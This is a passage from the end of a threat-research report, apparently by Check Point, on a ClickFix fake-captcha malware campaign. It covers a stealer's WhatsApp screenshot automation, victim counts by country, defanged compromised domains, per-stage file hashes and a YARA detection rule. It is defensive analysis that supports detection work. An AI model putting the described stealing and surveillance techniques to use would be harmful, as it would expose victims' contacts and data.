intervals while the victim is active. An operator may issue a WhatsApp search keyword; both the web and desktop versions are supported. The stealer waits until the victim becomes inactive and then uses WhatsApp automation to focus the search box, enter the specified keyword (contact name), open the contact information, and capture a screenshot.
Among the exfiltrated files, we discovered the following screenshot. The actor searched for the first name of a contact of interest (entered into the WhatsApp search box via automation). The contact information displayed also reveals the associated phone number.
This is very likely a hands-on-keyboard operation. We have also seen components combining more than one of the previous features, such as ransomware and file collection combined into a single file.
Logs processing and statistics

Having lots of logs gives us a rare opportunity to have better visibility into the overall campaign size. Although some of the logs belong to various sandboxes and researchers’ machines, the majority still appear to be real victim machines. This still gives us valuable insight into the overall campaign size.
Statistics as of 24/07/2026 – more than 6000 unique IP addresses.
| country | unique IPs |
|---|---|
| US | 1852 |
| RU | 630 |
| IN | 630 |

We got access to one of the base URL servers, which contained logs of fake captcha hits. Similar to the map above, we collected all unique IPs and drew one more distribution map. Compared to the previous statistics from the logs, this section contains counterintuitively fewer IPs and a lower number of hits, which in a real scenario has to be exactly the opposite, as not every ClickFix hit leads to infection. We have to note that these statistics are limited, as they contain logs only from one particular server, from which we collected logs. We also suspect that the ClickFix log file was reset a few times, so after each reset the older statistics were lost. The graph below shows close to 600 unique IPs related to ClickFix statistics.
Statistics of fake captcha hits as of 24/07/2026 – close to 600 unique IP addresses, limited to one base C&C server.
| country | unique IPs |
|---|---|
| US | 111 |
| IN | 110 |
| UA | 29 |
Victims’ screenshots statistics
There was an open directory with victims’ screenshots. Until the server was cleaned by the administrator, we managed to collect about 400 unique screenshot files, belonging to close to 200 unique infected machines. An open directory containing activity screenshots from victims contains more than 20,000 individual files.
Protections
Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.
IOCs
| compromised websites | maximumrock[.]ro platinumcar[.]ca norakremer.co[.]uk pharmart[.]ae ksr-racingparts[.]com |
| compromised base C&C websites | v-k.com[.]ua www.lapellelaser[.]pl www.parsrulman[.]com mectcalcutta[.]com discherniation[.]com |
| PowerShell script stage 1 | cab7f141fd6f2c58055b3731ef6a64b8a2d4d88a974770b047da19c0904322f0 |
| PowerShell script stage 2 | cc8aa2bd7bf74ca0bbc5cb03a7b18eae73094b450d11654528c05685fe12e0c9 |
| stage 1 – downloader | 99bcb531d6dd3c93d3f28f03d6e4659c865a4ffbd2fb514e809017f3446a940b 8337bf29100a5871b1275227006dc2a43b21b751e5ce7e2032364fd78af59ac5 4dee2fe98d4da75ffb259c03b50202212dafc85691429a28641a8068eddea504 |
| stage 2 – downloader & loader | 9765b1342cc7eb982a73bb1f94c6c500b63dc817073b76ea926c1097078d3527 7d3604d0728b242c72bd144b8661ebf63c1042a4f5dd441bc8c8507c701df20c 976cfa57e1efacbe517b7e3441e9473d275ec1d9ad8ab69ddf8ae3a966aaa153 |
| stage 3 – encryptor | b79b9b027f76579555069a7506d946648a8cb3126c0dda837dc9fee0e5c79489 65550f6d0ffec8421f703cdc7273d9c0563b3d480fe6702bad294a18afe72143 0080d0dd72eda4850a02e51c0e5c6f768423dfe970cafae2ab52ceee75972b40 |
| stage 3 – SMB/USB worm | 8d1e23630a6695fa9c793d73832f59436c98bba30ed81c16d01b549bd17feab4 10babb15e08f9fbd72cce11713a273b971c910dd5bdb989a3f6ff4d9c8e372c0 f042240c3de00c46dee625916bf246b7e87481e4081a6a97208b091409766e41 |
| stage 3 – lockscreen | 11a635d70444605ede1de0aa227a9fd7cfa4554e75bea93ce18b639ca571a42e 2adbb2c206be7f23bf77f8f50d1ac0f809511c0b4591421931f81a6eaa42c68c 38602b76f6c65644b01fa4d81708251c159a883253cda8876396dc7212324ab9 |
| stage 3 – credential stealer | 23cbabfe3ca3a7f1eb365f772d6a4ed8095cb8f7755622cc82e804478259dc70 |
| stage 3 – VBS spreader | b3dff910b350ace27d64cbd79405cb154a1967e366d7b88170c3e8303b1d08ad |
| stage 3 – chat utility | 3ed8f2cc8da4853fd770ff38f0cbce6d9d4a84e75a828fc0cec3e3ec60db94f9 3ba161ca7b8dcf389ec3236c9ddfb943e9d1766181b1b81a227649cad46132a8 |
Yara rule
rule StopAndProtectOperation
{
  meta:
		description = "Detects StopAndProtect Operation"
		author = "Check Point Research"
		date = "2026-05-26"
		modified = "2026-05-26"
		hash = "712E557373FBA45BDD66D52E395B8AF7CCF7006E6E82D4E1DB0736E738D0D4FB"

  strings:
    $a = "C:\\Users\\marks\\source\\"
  condition:
    all of them
}
如有侵权请联系:admin#unsafe.sh